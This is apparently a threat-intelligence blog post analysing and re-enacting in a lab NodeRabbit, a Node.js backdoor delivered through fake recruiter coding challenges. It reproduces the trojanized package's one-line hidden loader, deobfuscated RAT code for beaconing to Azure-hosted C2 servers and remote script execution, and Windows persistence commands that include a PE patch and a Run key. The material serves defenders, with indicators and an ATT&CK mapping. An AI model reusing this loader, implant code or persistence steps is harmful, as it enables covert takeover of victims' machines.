Report navigation
Unmasking NodeRabbit: A Full Adversary Simulation of an Iranian Fake Recruiter RAT
Introduction
An Iranian government espionage group, known as Mirage Kitten, UNC1549, and Smoke Sandstorm, has been actively targeting individuals in Egypt, Afghanistan, and Ethiopia, with victims concentrated in the fintech and aviation/aerospace sectors. The operators pose as recruiters on LinkedIn and other job search platforms, using trojanized "technical assessment" coding challenges as an initial access vector.
The campaign starts with fake recruiter personas contacting prospective targets on these platforms and offering job opportunities to engineers and developers. What begins as a routine technical assessment for a job application turns into a multi stage intrusion.
The group has shifted its arsenal from traditional native malware toward a cross platform approach built on Node.js and JavaScript. The operation relies on two custom built backdoors, NodeRabbit and PollCat, both written in Node.js, to blend into normal developer workflows and evade detection.
This blog covers the full attack chain: from the initial social engineering lure and trojanized package delivery, through execution and command and control communication, to the persistence mechanisms used to maintain access. It also documents a full adversary simulation conducted in a controlled lab environment, replicating the same TTPs observed in the wild, giving defenders a hands on, technically grounded look at how this threat actually operates.
Attack Scenario Overview

Before diving into technical detail, here is the intrusion chain end to end. An operator poses as a talent acquisition specialist at a well known technology company and approaches a target on LinkedIn or another job search platform with a genuine sounding engineering role. The conversation moves toward a short technical assessment, delivered as a ZIP archive under a tight time limit and, notably, with AI coding assistants explicitly forbidden: a rule that conveniently keeps an AI code reviewer from ever seeing the malicious import.
The archive contains a small, realistic frontend project whose first line of server.js imports a trojanized npm package, colorized_terminal, bundled directly into node_modules rather than published to the registry. On import, that package silently launches a hidden, obfuscated payload staged in a .cache subdirectory: NodeRabbit, a full featured Node.js backdoor. Once running, NodeRabbit fingerprints the host, encrypts all command and control traffic with AES-256-GCM, and installs OS specific persistence disguised as a Microsoft Edge Update component. From there, the operators can enumerate the file system, run arbitrary shell commands, and execute arbitrary remote JavaScript on the victim machine.
Preparing the Simulation (Analysis Part)
I downloaded a sample of the trojanized coding challenge repository to start a deep analysis of it and fully understand what was happening in the background before rebuilding it for the simulation.

I opened server.js first, the file the repository's README specifically instructed candidates not to touch, claiming it was bug free and functioned correctly. That instruction was itself the first red flag: a file the developer is told never to look at is exactly the file worth looking at. Its very first line loads a dependency that, at a glance, looks entirely unremarkable:
const _clr = require('colorized_terminal');

Discovery: The Trojanized colorized_terminal Package
const _clr = require('colorized_terminal');
colorized_terminal is not a public npm package used anywhere else in the project it exists only inside this repository's node_modules, at:
Front-Technical-Challenge\frontend-taskflow\node_modules\colorized_terminal
The package directory contains exactly two files, index.js and package.json, and declares itself as version 2.1.0.

index.js is where the package earns its disguise. Everything below the first line is a genuinely functional set of ANSI color helpers red(), green(), bold(), a log() wrapper, and so on the kind of small utility a developer would not think twice about. The malicious behavior is confined to a single line at the very top of the file, executed as a side effect of require():
'use strict';
const _p=require('path'),_s=require('child_process').spawn;
try{_s(process.execPath,[_p.join(__dirname,'..', '.cache','.320697f1','index.js')],{detached:true,stdio:'ignore',windowsHide:true}).unref()}catch(_){}
const _strip=s=>String(s).replace(/\x1b\[[\d;]*m/g,'');
const w=(o,c)=>s=>`${o}${_strip(s)}${c}`;
module.exports={
  red:    w('\x1b[31m','\x1b[39m'),
  green:  w('\x1b[32m','\x1b[39m'),
  yellow: w('\x1b[33m','\x1b[39m'),
  blue:   w('\x1b[34m','\x1b[39m'),
  cyan:   w('\x1b[36m','\x1b[39m'),
  bold:   w('\x1b[1m', '\x1b[22m'),
  reset:  '\x1b[0m',
  strip:  _strip,
  log:(msg,color='green')=>{const m=module.exports;process.stdout.write((m[color]?m[color](msg):msg)+'\n')},
};
Reformatted, the loader call resolves to:
pathMod.join(__dirname, '..', '.cache', '.320697f1', 'index.js')
This spawns a detached, hidden, unref'd child Node.js process (stdio: 'ignore', windowsHide: true) pointing at a script inside a hidden .cache directory one level above node_modules a location a developer running npm install and opening the project in an editor is unlikely to ever browse into:
Front-Technical-Challenge\frontend-taskflow\node_modules\.cache\.320697f1
The file at that path .cache\.320697f1\index.js is the actual payload: NodeRabbit. colorized_terminal functions purely as a lightweight, self contained loader: it provides a legitimate reason to exist inside node_modules, and its require()-time side effect launches the real backdoor without any further action from the victim.
| Component | Purpose |
|---|---|
server.js (repo entry point) |
Legitimate looking assessment scaffold; imports the trojanized dependency and discourages review via README instructions |
colorized_terminal/index.js |
Loader disguised as a terminal coloring utility; spawns the hidden payload as a detached process on require() |
.cache/.320697f1/index.js |
The NodeRabbit payload itself, obfuscated |
Obfuscation Analysis

The payload at .cache/.320697f1/index.js is protected with obfuscator.io, identifiable from several characteristic, tool specific patterns rather than any single indicator:
- A rotated string array (
_0x18ea-style) accessed through index shifting wrapper functions (e.g._0x1276cf,_0x17b6), which is obfuscator.io's default string array transformation. - Pervasive hex like identifier naming (
_0x...) for functions, variables, and object property names, consistent with the tool's identifier renaming option. - A self defending IIFE built around a
while(!![])shuffle loop that re orders the string array at runtime and breaks if the surrounding code is reformatted or debugged the signature behavior of obfuscator.io'sselfDefendingoption. - Deletion of
process.env.NODE_OPTIONSbefore further execution, a common obfuscator.io / anti tamper pattern intended to prevent an analyst from re launching the script with Node.js debugging or inspection flags injected via that environment variable. - Extensive control flow flattening: business logic is scattered across large
switchstatements and dead branch conditionals (if (a !== a)-style comparisons that always evaluate the same way), which is consistent with obfuscator.io'scontrolFlowFlatteningtransform and explains the unusually large size of the payload relative to its actual functionality.
Taken together, these are tool specific fingerprints rather than generic minification, and they are consistent enough across the file to conclude with confidence that obfuscator.io was used to protect the NodeRabbit payload.
NodeRabbit: Analysis of the Deobfuscated Payload
The full deobfuscated code of NodeRabbit is available in the companion GitHub repository: NodeRabbit - Adversary Simulation. Below is a breakdown of the RAT's core functions.
Host Fingerprinting and Agent Identity
On startup, NodeRabbit derives a stable per host identifier that it uses to tag every subsequent C2 message:
function generateAgentId() {
  const info = [
    osMod.hostname(),
    osMod.userInfo().username,
    osMod.platform(),
    osMod.arch(),
  ];
  const interfaces = osMod.networkInterfaces();
  for (const iface of Object.values(interfaces)) {
    for (const entry of iface) {
      if (!entry.internal && entry.mac && entry.mac !== "00:00:00:00:00:00") {
        info.push(entry.mac);
        break;
      }
    }
    if (info.length > 4) break;
  }
  return cryptoMod.createHash("sha256")
    .update(info.join("|"))
    .digest("hex")
    .slice(0, 32);
}
The agent ID is a SHA-256 hash of hostname, username, platform, architecture, and a single non loopback MAC address (the loop that scans network interfaces stops as soon as it finds one), truncated to 32 hex characters. Because it is derived deterministically from stable host attributes, it lets the operators recognize a returning victim across reinstalls without needing to persist a random token to disk.
Message Encryption
Every message exchanged with the C2 is encrypted with AES-256-GCM, using a key derived once at startup from a hardcoded hex string embedded in the payload:
const AES_ALGO = "aes-256-gcm", IV_LEN = 12, TAG_LEN = 16;
const encryptionKey = HARDCODED_KEY_HEX
  ? cryptoMod.createHash("sha256").update(HARDCODED_KEY_HEX).digest()
  : null;

function encryptMessage(payload) {
  const json = JSON.stringify(payload);
  const iv = cryptoMod.randomBytes(IV_LEN);
  const cipher = cryptoMod.createCipheriv(AES_ALGO, encryptionKey, iv);
  const ciphertext = Buffer.concat([cipher.update(json, "utf8"), cipher.final()]);
  const authTag = cipher.getAuthTag();
  const blob = Buffer.concat([iv, ciphertext, authTag]);
  return JSON.stringify({
    d: blob.toString("base64"),
    _r: cryptoMod.randomBytes(4).toString("hex"), // random padding field
    _t: Date.now(),
  });
}
Because the AES key is derived from a static, hardcoded value rather than negotiated per session, every NodeRabbit implant built from the same payload shares the same key a static key scheme that is fragile from an attacker's standpoint (extracting the key from one sample decrypts traffic from every other instance) but is enough to defeat casual network inspection and passive traffic analysis. The random 4 byte _r field appears purely as padding/jitter in the JSON envelope, likely to reduce the effectiveness of exact match detection on request bodies.
Command and Control Communication
NodeRabbit talks to three hardcoded, Azure hosted C2 endpoints:
const C2_SERVERS = [
  "https://plugplay.azurewebsites.net/",
  "https://Rgbteller.azurewebsites.net",
  "https://Wslwebui.azurewebsites.net",
];
Hosting the C2 on *.azurewebsites.net lets the traffic blend in with legitimate Azure App Service traffic and inherits a trusted, high reputation TLS certificate both of which reduce the odds of the connection being flagged by naive domain reputation or certificate based controls.
All requests are POSTed with a randomized User-Agent drawn from a small pool of realistic Chrome/Firefox/Edge strings, standard browser like headers (Accept, Accept-Language), and notably rejectUnauthorized: false, meaning the implant does not validate the C2's TLS certificate. Three routes are used:
| Endpoint | Purpose |
|---|---|
POST /api/rabbit/checkin |
Initial registration: sends agentId, hostname, username, os, pid, and discovered non loopback IPv4 addresses |
POST /api/rabbit/task |
Beacon/poll: sends agentId, receives a task list and an optional updated sleep interval |
POST /api/rabbit/result |
Reports back agentId, taskId, success, and command output |
Command and Task Handling
Tasks returned by /task are dispatched through a single switch statement keyed on a command field:
async function runTask({ id, command, args }) {
  try {
    let result;
    switch (command) {
      case "sys:info":     result = getSystemInfo(); break;
      case "proc:list":    result = await listProcesses(); break;
      case "fs:list":      result = listDirectory(args); break;
      case "fs:read":      result = readFileChunk(args); break;
      case "fs:write":     result = writeFileChunk(args); break;
      case "fs:delete":    result = deletePath(args); break;
      case "fs:mkdir":     result = makeDirectory(args); break;
      case "proc:start":   result = await startProcess(args); break;
      case "net:config":   result = getNetworkConfig(); break;
      case "agent:sleep":  result = setSleepInterval(args); break;
      case "script:exec":  result = await execRemoteScript(args); break;
      default:
        result = "Unknown command: " + command;
        await reportResult(id, false, result);
        return;
    }
    await reportResult(id, true, result);
  } catch (err) {
    await reportResult(id, false, err.message);
  }
}
Eleven distinct commands are supported. script:exec is the most significant from an impact standpoint: it base64 decodes an arbitrary JavaScript payload, writes it to a temp file, executes it with the Node.js runtime (process.execPath), captures stdout/stderr, and deletes the temp file giving the operators arbitrary remote code execution on the host, independent of the fixed command set:
async function execRemoteScript({ code }) {
  if (!code) throw new Error("No script code provided");
  const source = Buffer.from(code, "base64").toString("utf8");
  const tmpPath = pathMod.join(osMod.tmpdir(), cryptoMod.randomBytes(8).toString("hex") + ".tmp");
  fsMod.writeFileSync(tmpPath, source, "utf8");
  try {
    const output = await runWithTimeout(process.execPath, [tmpPath], { timeout: 30000 });
    return output || "(no output)";
  } finally {
    try { fsMod.unlinkSync(tmpPath); } catch {}
  }
}
Main Execution Loop
The implant's entry point performs, in order: a single instance check (attempting to bind a local TCP listener on 127.0.0.1:48739, exiting quietly if the port is already held an implicit mutex), persistence installation, a randomized initial delay, an initial check in attempt that rotates through the C2 list on failure, and then an infinite beacon loop:
async function mainLoop() {
  await new Promise((resolve, reject) => {
    const probe = require("net").createServer();
    probe.once("error", () => reject(new Error("already running")));
    probe.listen(48739, "127.0.0.1", () => { probe.unref(); resolve(); });
  });
  installPersistence();
  await new Promise(r => setTimeout(r, Math.random() * 3000));

  for (let i = 0; i < C2_SERVERS.length; i++) {
    if (await checkIn()) break;
    currentServerIndex = (currentServerIndex + 1) % C2_SERVERS.length;
    if (i < C2_SERVERS.length - 1)
      await new Promise(r => setTimeout(r, jitter(5) * 1000));
  }

  const baseInterval = sleepInterval, MAX_BACKOFF = 3600;
  let failCount = 0;
  while (true) {
    const ok = await pollForTasks();
    if (ok) {
      if (failCount > 0) { failCount = 0; sleepInterval = baseInterval; }
    } else {
      currentServerIndex = (currentServerIndex + 1) % C2_SERVERS.length;
      failCount++;
      if (failCount % C2_SERVERS.length === 0)
        sleepInterval = Math.min(sleepInterval * 2, MAX_BACKOFF);
    }
    await new Promise(r => setTimeout(r, jitter(sleepInterval) * 1000));
  }
}
The default beacon interval is 15 seconds, jittered to roughly 7.5-22.5 seconds per cycle; on repeated communication failure it doubles up to a one hour ceiling before resetting on the next successful check in a pattern intended to reduce network noise from a burned or unreachable implant while still allowing quick recovery once C2 access is restored.
NodeRabbit Capabilities
Pulling everything together, here is exactly what NodeRabbit can do once it is running on a victim machine:
- Host and environment identification collects hostname, resolved domain, username, and PID via
sys:info, and derives a stable SHA-256 agent ID from host fingerprint data at startup. - Network reconnaissance enumerates every network interface via
net:config, producing anipconfig /allstyle report of adapters, MAC addresses, IPv4/IPv6, subnet masks, and DNS servers. - Encrypted command and control every message to and from its three Azure hosted C2 servers is AES-256-GCM encrypted with a static, hardcoded key.
- File system access can list, read, write, and delete files or directories on the victim machine, and create new directories, all through dedicated
fs:*commands. - Process enumeration and control lists running processes on Windows, Linux, or macOS, and can launch arbitrary new processes on command.
- Arbitrary remote code execution
script:execdecodes and runs any JavaScript the operator sends, giving full remote control independent of the fixed command set. - Cross platform persistence installs itself to survive reboot on Windows (Run key), Linux (
@rebootcron), and macOS (LaunchAgent), always disguised as Microsoft Edge Update. - Configurable beaconing the operator can remotely change the check in interval at runtime via
agent:sleep. - Jittered timing every sleep interval is randomized to avoid the fixed, predictable beacon pattern that network defenses look for.
- Automatic C2 failover rotates round robin across its three hardcoded C2 domains on connection failure, with exponential backoff up to a one hour ceiling.
Persistence Mechanism
NodeRabbit installs OS specific persistence immediately after the single instance check, before entering its beacon loop. In every case it masquerades as Microsoft Edge Update components a naming choice intended to blend into legitimate Windows/macOS update infrastructure and avoid drawing attention in a process list or Autoruns style review.
I rebuilt and confirmed each of these persistence steps myself during the simulation, both from static analysis of the deobfuscated payload and, for the Windows branch, direct observation during controlled execution in my isolated lab.
- Create the staging directory.
mkdir "%APPDATA%\Microsoft\EdgeUpdate" 2>nul - Copy the payload script into place, renamed to blend in with legitimate update tooling:
copy "...\node_modules\.cache\.320697f1\index.js" "%APPDATA%\Microsoft\EdgeUpdate\msedge_update.js" - Copy the Node.js executable itself into the same directory, renamed
nodew.exe:copy "C:\Program Files\nodejs\node.exe" "%APPDATA%\Microsoft\EdgeUpdate\nodew.exe" - Patch the copied binary's PE subsystem flag so it runs without a visible console window. The payload reads the PE header offset at file offset
0x3C, then overwrites the two byte subsystem field (at header offset+92) from3(Windows Console) to2(Windows GUI):
This is a lightweight but effective trick:$bytes = [System.IO.File]::ReadAllBytes('%APPDATA%\Microsoft\EdgeUpdate\nodew.exe') $bytes[0x15C] = 2 [System.IO.File]::WriteAllBytes('%APPDATA%\Microsoft\EdgeUpdate\nodew.exe', $bytes)nodew.exeis functionally identical to the real Node.js runtime, but Windows will no longer allocate a console when it launches, so the backdoor runs invisibly. - Add an HKCU Run key so the disguised runtime launches the payload at every user logon:
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "MicrosoftEdgeUpdate" /t REG_SZ /d "\"%APPDATA%\Microsoft\EdgeUpdate\nodew.exe\" \"%APPDATA%\Microsoft\EdgeUpdate\msedge_update.js\"" /f

| Artifact | Location |
|---|---|
| Trojanized dependency | Front-Technical-Challenge\frontend-taskflow\node_modules\colorized_terminal\index.js |
| Hidden payload (obfuscated NodeRabbit) | Front-Technical-Challenge\frontend-taskflow\node_modules\.cache\.320697f1\index.js |
| Windows persistence directory | %APPDATA%\Microsoft\EdgeUpdate\ |
| Persisted payload copy | %APPDATA%\Microsoft\EdgeUpdate\msedge_update.js |
| Renamed, patched Node.js runtime | %APPDATA%\Microsoft\EdgeUpdate\nodew.exe |
| Windows autorun key | HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate |
| C2 servers | plugplay.azurewebsites.net, Rgbteller.azurewebsites.net, Wslwebui.azurewebsites.net |
| C2 API routes | /api/rabbit/checkin, /api/rabbit/task, /api/rabbit/result |
| Original lure archive | Front-Technical-Challenge.zip MD5 1EA83E4E4592B01E4ACAB63EB867BEE5, hosted at oracle-challenge.s3.us-east-1.amazonaws.com |
Simulation Execution
Full simulation recording: https://www.youtube.com/watch?v=v3YHUeF0zNY
0:00Modifying NodeRabbit's hardcoded C2 servers, replacing the original Azure hosted domains with our own C2 server0:38Re-obfuscating the modified payload with obfuscator.io before deployment0:57Setting up the C2 server and the operator panel used to issue tasks and receive agent check-ins1:20Sending the LinkedIn message containing the malicious coding challenge link, mirroring the real world lure2:45The implant's first encrypted check-in reaching our C2 server3:06Applying persistence: writing the disguisednodew.exeandmsedge_update.js, and adding the HKCU Run key3:28Opening%APPDATA%\Microsoft\EdgeUpdateon the victim machine to confirm the persistence artifacts on disk3:49End of simulation
MITRE ATT&CK Mapping
The table below maps the observed tactics, techniques, and procedures (TTPs) to MITRE ATT&CK:
| ATT&CK technique | Description |
|---|---|
| T1195 — Supply Chain Compromise | The trojanized colorized_terminal npm package is bundled directly into the challenge repository's node_modules, masquerading as a terminal color utility. |
| T1059.007 — Command and Scripting Interpreter: JavaScript | The entire NodeRabbit payload runs as obfuscated JavaScript under the Node.js runtime; script:exec executes arbitrary attacker supplied JavaScript on demand. |
| T1027 — Obfuscated Files or Information | The payload is protected with obfuscator.io: a rotated string array, hex like identifiers, a self defending loop, and control flow flattening. |
| T1036 — Masquerading | Persisted artifacts are named msedge_update.js, nodew.exe, and com.microsoft.edgeupdate.plist to impersonate Microsoft Edge Update. |
| T1564.001 — Hide Artifacts: Hidden Files and Directories | The obfuscated payload is staged in a hidden .cache\.320697f1\ directory nested inside node_modules. |
